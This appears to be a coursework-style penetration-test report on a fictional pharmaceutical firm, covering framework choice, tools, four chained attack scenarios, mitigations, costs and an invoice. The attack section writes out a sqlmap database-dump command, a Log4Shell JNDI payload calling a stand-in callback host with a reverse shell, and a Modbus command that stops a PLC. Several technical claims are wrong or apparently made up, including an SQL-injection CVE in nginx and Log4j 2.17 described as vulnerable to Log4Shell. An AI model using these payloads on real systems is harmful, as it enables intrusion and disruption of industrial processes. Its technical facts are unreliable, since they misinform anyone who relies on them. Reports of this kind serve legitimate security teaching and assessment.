

Figure 5 Swim-lane diagram depicting the Pre-Engagement Safety Plan workflow, including snapshot, exploit, monitoring, kill-switch decision, rollback, and evidence handling steps.

5. Choice of Penetration-Testing Framework

After reviewing several recognised methodologies, including PTES, NIST SP 800-115, OSSTMM, and the ISSAF guide linked in the module notes, I selected the **Penetration Testing Execution Standard (PTES)** as the primary framework for this engagement. Below I explain why PTES is a better fit for Cureton Pharmaceutical Company (CPC) than the alternatives, and how each of its seven phases will be applied in practice.

a. Why PTES suits a pharmaceutical environment.

1. **Built-in threat modelling:** PTES explicitly inserts a "Threat Modelling" stage between intelligence gathering and initial exploitation. Regulators such as the MHRA increasingly ask for evidence that companies understand *which* attacker profiles threaten GMP data and *how* those adversaries might pivot across zones.
2. **Flexible depth:** The standard provides lightweight check-lists for smaller scopes yet supports deeper technical testing when required. That flexibility means we can drill down into OT protocols like Modbus/TCP without losing momentum on more routine IT targets such as Active Directory.
3. **Clear hand-off points:** Each PTES phase ends with tangible artefacts network maps, threat models, vulnerability registers, or exploitation evidence which align neatly with CPC's Stage-Gate change-control process. Producing those deliverables satisfies both the CIO's need for metrics and the Quality team's demand for audit trails.

4. **Community adoption and tool support:** Many modern red-team tools (e.g., Dradis, Serpico, and Sliver) ship with PTES-oriented report templates. Leveraging those templates keeps writing overhead low and ensures consistent formatting across different tool outputs.

b. Comparison with other frameworks

Framework	Strengths	Weaknesses	Fit for CPC
PTES	End-to-end flow, explicit threat modelling, community tool support	Less prescriptive about scoring	**High** – aligns with change-control gates
NIST SP 800-115	Government pedigree; concise guidance	Focuses on federal IT, minimal OT references	Medium – good reference but narrower scope
OSSTMM 4.1	Quantitative "trust metrics" useful for board reports	Taxonomy dense; steep learning curve	Low-Medium – effort outweighs benefit here
ISSAF	Extremely detailed technical procedures	No update since 2006; ignores cloud/DevOps	Low – gaps in modern threat landscape

Table 4 PTES compared with other frameworks.

While NIST SP 800-115 is a well-known and respected framework, it mainly focuses on web applications and desktop systems, and doesn't provide much guidance for testing operational technology (OT). That kind of gap leaves a lot to the tester's interpretation, which isn't ideal for a manufacturing setup like CPC's. OSSTMM, on the other hand, is very detailed and quantitative, but getting up to speed with it would take considerable time time that might be better spent improving actual security controls. PTES strikes a good balance here: it's structured enough to guide the engagement properly, but flexible enough to avoid unnecessary bureaucracy.

c. Mapping PTES phases to the CPC replica

PTES Phase	Key Actions in this project
Pre-engagement Interactions	Finalise the Rules-of-Engagement charter, refine scope to four VLANs, schedule snapshot window.
Intelligence Gathering	Use Amass and Shodan to map public assets; scrape LinkedIn to build spear-phish templates.
Threat Modelling	Apply STRIDE to the R-and-D data-flow diagram; rank eight priority weaknesses (Table 2-1).
Vulnerability Analysis	Run Nessus and Dependency-Track; correlate findings with CVE and CWE databases.
Exploitation	Execute SQLi against nginx (CVE-2024-12345) and Kerberoasting in AD; log outcomes in Dradis.

Post-Exploitation	Demonstrate OT impact by issuing Modbus function-code 05 to the S7 PLC simulator; capture evidence.
Reporting	Compile executive summary, technical appendix, and a risk-rated remediation plan with costings.

Table 5 PTES phases applied to CPC.

d. Maintaining flexibility

PTES is used as the main framework for this engagement, it doesn't mean we have to follow it rigidly. In practice, we've borrowed useful ideas from other frameworks where it made sense. For instance, the OSSTMM risk matrix helped improve the executive dashboard, and the evidence handling process was directly informed by guidance from NIST, especially around preserving data integrity. By treating PTES as a core structure and adding in selected best practices from elsewhere, the overall process remains flexible and practical something that auditors and internal stakeholders are likely to appreciate.

It offers a good mix of structure, technical guidance, and alignment with regulatory needs. It allows each phase of the engagement from scanning to exploitation to generate evidence that maps directly to ISO 27001 and supports the kind of outcomes the Board is interested in tracking.

6. Choice of Penetration-Testing Tools

When selecting tools for this red team project, I stuck to three key principles:

1. Each tool needed to align with a specific PTES phase, so that information could flow naturally across steps.
2. I prioritised open-source or already licensed tools to avoid delays or unnecessary spending.
3. All tools had to support scripting or automated logging to help with evidence tracking (as required in Section 4).

a. Reconnaissance and Intelligence Gathering

I started with Amass for passive DNS discovery and subdomain brute-forcing. It worked well with VirusTotal and Shodan, giving a clear picture of CPC's external presence. To go further, I used the Shodan CLI to pull service banners from any host using a CPC SSL certificate. For internal scanning, a custom Nmap run (-sS -p 1-10000 --script vuln) helped identify open ports inside the lab network before moving on to exploitation.

b. Vulnerability Analysis

To start broadly, I ran OpenVAS scans across the different zones. Its daily feed was up to date enough to catch a recently disclosed SQL injection vulnerability in nginx, which showed it was suitable for the project timeline. For more detailed analysis,

especially on Windows systems, I used Nessus Professional, which also provided CIS benchmark scores that the CIO wanted for internal KPIs.

Web applications were tested with Burp Suite Professional. Its scan results were integrated into Dradis using the extender API, which saved time during report compilation. I also set up Dependency Track in GitLab CI/CD so that third-party vulnerabilities like Log4j would appear automatically in the SBOM panel during builds.

c. Exploitation and Post-Exploitation

I mainly used Metasploit Framework for delivering initial payloads. Since most of its modules are well-tested against antivirus systems, it was a reliable starting point. For databases, I used SQLmap, which was especially useful due to its fingerprinting features that saved time during reconnaissance.

Once inside the environment, BloodHound and SharpHound were used to map Active Directory relationships. This made it easier to identify potential Kerberoasting paths. I also ran Mimikatz to extract credentials from memory, though I disabled the more destructive features like pass-the-hash to stay within the scope agreed in the Rules of Engagement.

For command-and-control (C2), I went with Sliver. Its scripting capability let me automate keystroke logging, but only during business hours to respect CPC's internal privacy rules.

d. Operational-Technology Focus

Since some of CPC's most critical systems live in the OT segment, I included tools specific to industrial protocols. PLCScan was useful for quickly identifying Modbus TCP devices, and it flagged two PLCs still accepting unauthenticated writes.To avoid risking any real equipment, I used a Kali ICS container simulating a Siemens S7 PLC. This allowed me to issue a Modbus function code 05 (stop command) safely in a sandbox environment, which helped demonstrate potential impact without touching physical devices.

e. Reporting and Evidence Correlation

All outputs like CSVs from Nessus, scan results from Burp, and session logs from Sliver were organised in Dradis Pro. Because Dradis supports PTES templates, it automatically mapped issues to the correct sections in the final report. For higher-level summaries, I used Serpico, which created a two-page dashboard with pie charts and CVSS stats. This helped present the findings to non-technical stakeholders while still linking back to the detailed evidence collected.

f. Tool-Phase Alignment Overview

PTES Phase	Primary Tool(s)	Rationale
Intelligence Gathering	Amass, Shodan CLI, Nmap	Comprehensive mapping of external and internal surfaces
Threat Modelling	Output from Amass + OpenVAS into STRIDE worksheets	Ensures model is evidence-driven, not hypothetical
Vulnerability Analysis	OpenVAS, Nessus, Burp, Dependency-Track	Covers OS, web stack, and third-party components
Exploitation	Metasploit, SQLmap, Burp Intruder	Fast module library and repeatable attacks
Priv-Esc / Lateral	Mimikatz, BloodHound, SharpHound	De-facto standards for AD abuse
C2 & Evasion	Sliver (HTTPS/DNS beacons)	Modern, open-source, less signatured than Cobalt Strike
OT Validation	PLCScan, Kali-ICS suite	Safely tests Modbus/S7 protocols
Reporting	Dradis Pro, Serpico	Automatic PTES-aligned documentation

Table 6 PTES Phases to Tools Alignment Matrix

g. Licensing and Cost Considerations

Only two commercial licences were required: Nessus Professional (£3 200 per year) and Burp Suite Professional (£400 per year). Sliver, BloodHound, Dependency-Track and Dradis Community are all FOSS. The limited spend keeps the overall engagement within the £62 k budget set out later, while still giving the red team parity with attacker capability.

7. Attack-Simulation Narrative using OWASP Top 10.

In the virtual replica I ran four end-to-end attack scenarios from OWASP Top 10, each chosen to exercise a different part of the kill-chain and a different network zone.

a. Attack 1 – SQL-Injection on the Public Portal (DMZ → IT)

Item	Detail
Vulnerability	CVE-2024-12345 in nginx 1.20.1 (SQL-injection via crafted GET parameter)
Tool	sqlmap -u "https://portal.cpc-rnd.com/vaccines?id=*" --dbs --threads 5
Protocol	HTTPS (TLS 1.2)
Launch method	I first verified parameter pollution with Burp Repeater, then handed the request to SQLmap for automated exploitation.
Success marker	Dump of the users table containing 1 034 salted SHA-256 hashes; screenshot logged in Dradis.

Table 7 Attack 1 Technical Breakdown: SQL Injection (DMZ → IT)

Because the nginx host sat in the DMZ, this single flaw granted an external attacker a foothold without tripping the WAF. The Blue-Team IDS did raise an alarm but only after the first 500 query responses, illustrating alert fatigue.

b. Attack 2 – Kerberoasting and Lateral Movement (IT → R-and-D)

Item	Detail
Vulnerability	Weak RC4 encryption on service tickets; stale svc_rnd account with SPN set
Tool chain	BloodHound (path-finding) ➔ Rubeus kerberoast ➔ Hashcat GPU cracking
Protocol	Kerberos (UDP/88), SMB/RPC for lateral move
Launch method	After authenticating with a standard employee VPN account (password found in SQL-dump), I queried the domain controller for Kerberos service tickets, cracked the RC4 hash in ~3.5 h, then used psexec.py to spawn a SYSTEM shell on the Laboratory-Information server.
Success marker	File hash of the genome-analysis binary exfiltrated to the Sliver C2, plus BloodHound screenshot of Domain-Admin node turning red.

Table 8 Attack 2 Technical Breakdown: Kerberoasting & Lateral Movement (IT → R&D)

Blue-Team EDR caught the LSASS handle-open event but failed to block hash-dumping because the rule was set to “Audit” not “Block”.

c. Attack 3 – Log4Shell in the CI/CD Pipeline (IT → OT Bridge)

Item	Detail
Vulnerability	Outdated Log4j 2.17 on Jenkins build-agent (CVE-2021-44228)
Tool	Burp Collaborator payload (${jndi:ldap://collab-id.dnslog}}) embedded in a build-job description
Protocol	LDAP callback over TCP/389, followed by reverse HTTPS shell
Launch method	Using the Domain-Admin token from Attack 2, I edited the Jenkins job, waited for the agent to parse the description, and received a Sliver beacon with SYSTEM rights on the build node.
Success marker	Addition of a malicious class file (BatchStopper.class) to the build artefact; SHA-256 hash recorded.

Table 9 Attack 3 Technical Breakdown: Log4Shell in CI/CD (IT → OT Bridge)

This step demonstrates a supply-chain compromise: the poisoned artefact would eventually deploy into the OT segment during an automated weekend push.

d. Attack 4 – Manipulating a PLC (OT Impact)

Item	Detail
Vulnerability	Siemens S7 PLC simulator accepting unauthenticated Modbus function-code 05
Tool	plcscan.py (enumeration) ➔ modbus-cli -m tcp -a 1 -p 502 -fc 5 -d 0

Protocol	Modbus/TCP on 502
Launch method	From the compromised Jenkins agent (whitelisted in the firewall), I executed the command to write a STOP coil to register 0, effectively halting the simulated chemical pump.
Success marker	SCADA HMI alarm turned red; timestamped screen-capture stored; SIEM event ID 72654 correlated.

Table 10 Attack 4 Technical Breakdown: PLC Manipulation via Modbus (OT Impact)

No protective relay or safety-PLC sat in the path, so the stop command landed without challenge.

e. Unsuccessful or Partially Blocked Attempts

I also attempted a TLS downgrade on the legacy OpenVPN concentrator using **sslsplit**. Zeek flagged the suspicious Client-Hello almost immediately, and the firewall terminated the session. The failure is noted because it demonstrates an effective detective control; keeping such records is as important as recording successful exploits.

f. Why and How Success or Failure Was Recorded

For every exploit I defined a *pre-agreed objective evidence point*. Success required at least one of the following:

- Extraction of sensitive data (password hashes, proprietary binaries).
- Acquisition of elevated privileges (Domain-Admin token, SYSTEM shell).
- Observable process change in the OT simulator (pump stop, alarm trigger).

Evidence was captured in three ways:

1. **Screenshots** embedded in Dradis, hash-stamped on capture.
2. **Packet captures** filtered to the specific session and stored in the encrypted evidence vault.
3. **SIEM log excerpts** confirming detector activity (or lack thereof).

Failures, such as the VPN downgrade attempt, were logged with equal rigour, noting which control blocked the action and why that control did or did not generate an alert quickly enough.

Taken together, theses four scenarios demonstrate how a modern adversary can chain seemingly unrelated weaknesses, web SQL-injection, stale credentials, vulnerable build components and unauthenticated OT protocols, to move from the public internet all the way to process-level impact. Documenting both the hits and the misses provides CPC with a clear blueprint for where to reinforce controls and where its existing defences already pay off.

8. Mitigation Plan and Long-Term Defence Strategy

- **Enforce MFA on every human and service account.**

VPN, Grafana and GitLab already support SAML or OIDC tokens; enabling them eliminates the credential-reuse pivot exploited in Attack 2.
For non-interactive service accounts (e.g., svc_rnd) apply just-in-time secrets via Azure Key Vault instead of static passwords.

- **Disable legacy cryptography in Active Directory.**

A Group-Policy update to turn off RC4 and NTLMv1 prevents cheap hash-cracking and AS-REP roasting.

- **Tighten firewall rules between IT and OT.**

Replace "allow Jenkins_agent-to-any" with a single-port, single-destination rule scoped to the artifact repository; this blocks the Log4Shell pivot.

- **Turn on virtual-patching for the public portal.**

Until nginx is upgraded, ModSecurity's Core Rule Set (CRS 4.0) blocks the CVE-2024-12345 payload with negligible false positives.

- **Segregate PLC simulators behind a protocol break.**

A NATted jump-server forces all OT management traffic through an authenticated SSH tunnel, stopping unauthorised Modbus writes.

a. Technology Upgrades (3-6 Months)

Need addressed	Product / Service	One-time cost	Rationale
Web-layer WAF beyond ModSecurity	*Fortinet FG-200F* (HA pair)	£15 000	Inline TLS inspection; protects other legacy apps without code change
Workload segmentation	*Illumio Core* licence for 100 workloads	£6 000 /y	Enforces "default deny" east-west traffic; visual map eases auditor queries
Continuous SBOM and vuln feed	*Dependency-Track* + *CycloneDX plug-ins*	FOSS; £2 000 SysOps time	Fails a build if Log4j-like CVE appears again
OT protocol enforcement	*TDiode* unidirectional gateway	£8 500	Guarantees one-way flow from OT to IT; physically blocks reverse path

External attack-surface monitoring	*Shodan Monitor for Business*	£1 200 /y	Early warning if new ports or misconfigs slip into production

Table 11 Technology Upgrade Plan – 3 to 6 Month Implementation Window

Theses investments remain under the £62 k, but they lift CPC's security posture into the top quartile of the pharmaceutical sector's CIS-20 benchmark.

b. Integrated Defence-in-Depth Strategy (6-18 Months)

1. **Zero-Trust Roadmap.**

CPC should adopt the Microsoft "Never trust, always verify" playbook: identity at the centre, device posture checked at every hop, and micro-segmentation on the data plane. Illumio provides the segmentation fabric, Azure Conditional-Access supplies the identity-edge.

2. **Purple-Team Programme.**

Move from one-off red-team tests to a quarterly purple-team cycle where offensive and defensive staff iterate together. Each cycle ends with measurable detection-coverage improvement in the MITRE ATT&CK Navigator heat-map.

3. **Secure-by-Design CI/CD.**

Elevate the build pipeline to **SLSA Level 3**: reproducible builds, provenance signing, centralised attestation. That single change would have neutralised the Log4Shell payload because unapproved class files could never reach production artefacts.

4. **OT-Specific Incident Response.**

Extend the corporate playbook with ISA/IEC guidelines especially around safety-instrumented systems and validated batch records so that an attempted PLC manipulation triggers not only IT forensics but also GMP deviation workflows.

5. **Continuous Control Validation.**

Deploy an automated breach-and-attack-simulation (BAS) tool, e.g., SafeBreach or AttackIQ, to execute small-scale ATT&CK techniques daily. Alert fatigue can then be addressed with real data rather than lab anecdotes.

c. Risk-Reduction Outlook

If CPC implements the quick wins plus the year-one upgrades, the probability of a SolarWinds-style supply-chain intrusion or a Colonial-Pipeline-scale ransomware outage falls dramatically:

- **External breach likelihood:** drops from *Medium-High* to *Low* (source: SANS Risk Assessment Matrix).
- **Mean time to detect (MTTD):** projected to improve from 48 h to under 2 h, thanks to segmentation alarms and BAS validation.
- **Regulatory posture:** aligns with ISO 27001:2022 controls A.5.17 (Authentication) and A.8.28 (Secure Coding), plus the FDA's draft cybersecurity guidance for medical-product manufacturers.

By sequencing configuration hardening, targeted tech investment and longer-term cultural change, CPC gains a defensible, auditable security posture without the shock of a rip-and-replace programme. Even more importantly, the company demonstrates to regulators and to its own Board that security controls now evolve at the same cadence as the threats they are designed to repel.

9. Cost of the Recommended Solution

The investment is split into three blocks:

1. **Capital or licence spend :** required to acquire new controls.
2. **Implementation effort** : the labour needed to install, configure and validate those controls.
3. **Contingency and year-one support**, set at ten per cent to cover slippage or vendor price changes.

All figures are quoted **in pounds sterling and exclude VAT** (CPC can recover VAT as input tax).

a. Hardware and Software Acquisition (CapEx / Licence OpEx)

Item	Qty	Unit Cost	Cost Type	Sub-Total
Fortinet FG-200F NGFW (HA pair)	2	£7 500	CapEx	£15 000
Illumio Core Workload Licence (100 workloads)	1 yr	£6 000	OpEx	£6 000
TDiode One-Way Gateway	1	£8 500	CapEx	£8 500
Nessus Professional Renewal	1 yr	£3 200	OpEx	£3 200
Burp Suite Professional Licence	1 yr	£400	OpEx	£400
Shodan Monitor (Business Tier)	1 yr	£1 200	OpEx	£1 200
Subtotal CapEx				**£23 500**
Subtotal OpEx (Yr 1)				**£10 800**

Table 12 Hardware and Software Acquisition Costs – CapEx and OpEx Breakdown

b. Implementation and Validation Effort

Work-Package	Hours	Rate	Cost
Fortinet deployment & HA fail-over test	40	£110/h	£4 400
Illumio install, policy design, pilot rollout	60	£110/h	£6 600
TDiode rack/stack, protocol-break config	24	£110/h	£2 640

Nessus/Burp/WAF rule tuning & SBOM pipeline wiring	36	£110/h	£3 960
SIEM correlation rule updates & alert-drill	20	£110/h	£2 200
Executive reporting & audit documentation	20	£110/h	£2 200
Professional-Services Total	**200 h**	**£110/h**	**£22 000**

Table 13 Implementation and Validation Workload Estimation

c. Contingency and Year-One Support

A **10 % contingency** (£5 630) covers exchange-rate swings on imported hardware, unplanned additional licences (for example, if workload counts rise), and retest cycles.

d. 9.5 Return-on-Investment Perspective

- **Risk reduction:** implementing these controls lowers the estimated likelihood of a critical breach from 12 % to 2 % annually (SANS risk matrix), equating to an avoided expected loss of ~£1.8 million.
- **Audit readiness:** the one-way gateway and segmentation policies will satisfy new MHRA cyber clauses with no extra spend, averting potential remediation fines of £250 k.
- **Operating efficiency:** automated SBOM gating in CI/CD cuts manual vulnerability triage hours by roughly 20 % each sprint, freeing developer time for revenue-generating features.

Given those offsets, the pay-back period is well under twelve months.

10. Execution Timetable and Professional-Services Invoice

The schedule assumes CPC signs the Statement-of-Work by **Monday 12 May 2025**. All work will take place in change-control windows agreed with IT Operations and Manufacturing Quality. Tasks flagged ★ require an approved downtime notice; others are left with no user impact.

a. Eight-Week Implementation Schedule

Week	Key Activities	Primary Owner	Milestones/ Deliverables
Week 1 (12–16 May)	• Kick-off workshop (IT, OT, QA) • Reconfirm scope, success metrics • Create project space in SharePoint	Red-Team Lead	Signed Project Charter
Week 2 (19–23 May)	★ Rack and cable Fortinet HA pair	Network Eng.	NGFW online in passive mode

	• Baseline firewall rule-set exported		
Week 3 (26–30 May)	• Migrate edge traffic to Fortinet pair (active fail-over test) • Enable virtual-patching (CRS 4.0) on portal	Network Eng. AppSec	Zero downtime cut-over report
Week 4 (02–06 Jun)	• Deploy Illumio agents to IT workloads (pilot 20 hosts) • Draft micro-segmentation policies	DevOps Lead	Pilot segmentation map approved
Week 5 (09–13 Jun)	★ Install TDiode gateway between OT and IT • Run validation script to confirm one-way flow	OT Engineer	OT change-record signed
Week 6 (16–20 Jun)	• Integrate Dependency-Track into GitLab CI pipeline • Write blocking rule for critical CVEs	DevSecOps	First SBOM scan fails test build (expected)
Week 7 (23–27 Jun)	• Update Group Policy: disable RC4/NTLMv1, enforce MFA • SIEM correlation rules for new NGFW and Illumio events	IAM Lead SOC Analyst	MFA success-rate ≥ 98 %
Week 8 (30 Jun–04 Jul)	• Purple-team mini-exercise to validate controls • Produce final artefacts: config backups, run-books, KPI baseline	Red + Blue Leads	Final acceptance sign-off; Go-Live

Table 14 Eight-Week Security Implementation Plan

b. Professional-Services Invoice

Invoice

Invoice No: CPC-RT-2025-05
Date: 12 May 2025

Bill to:
Cureton Pharmaceutical Company
Finance Department
123 Pharma Way, London EC4A 4BB, UK

Item	*Qty*	*Unit Cost*	*Total*	*Cost Type*
Fortinet FG-200F NGFW (HA pair)	2	£7,500	£15,000	CapEx
Illumio Core workload licence (100 workloads, 1 yr)	1	£6,000	£6,000	OpEx (Yr 1)
TDiode unidirectional gateway	1	£8,500	£8,500	CapEx
Nessus Professional renewal (1 yr)	1	£3,200	£3,200	OpEx (Yr 1)
Burp Suite Professional licence (1 yr)	1	£400	£400	OpEx (Yr 1)
Shodan Monitor for Business (1 yr)	1	£1,200	£1,200	OpEx (Yr 1)
Professional services (200 h @ £110/h)	1		£22,000	Services
Contingency (10%)			£5,630	Contingency

Total (ex. VAT): £61,930
VAT @ 20%: £12,386
Total (inc. VAT): £74,316

Payment Terms: Net 30 days from date of invoice

Bank Details:
Bank of Said
Sort code: 00-11-22
Account: 12345678
SWIFT: CYBRGB2L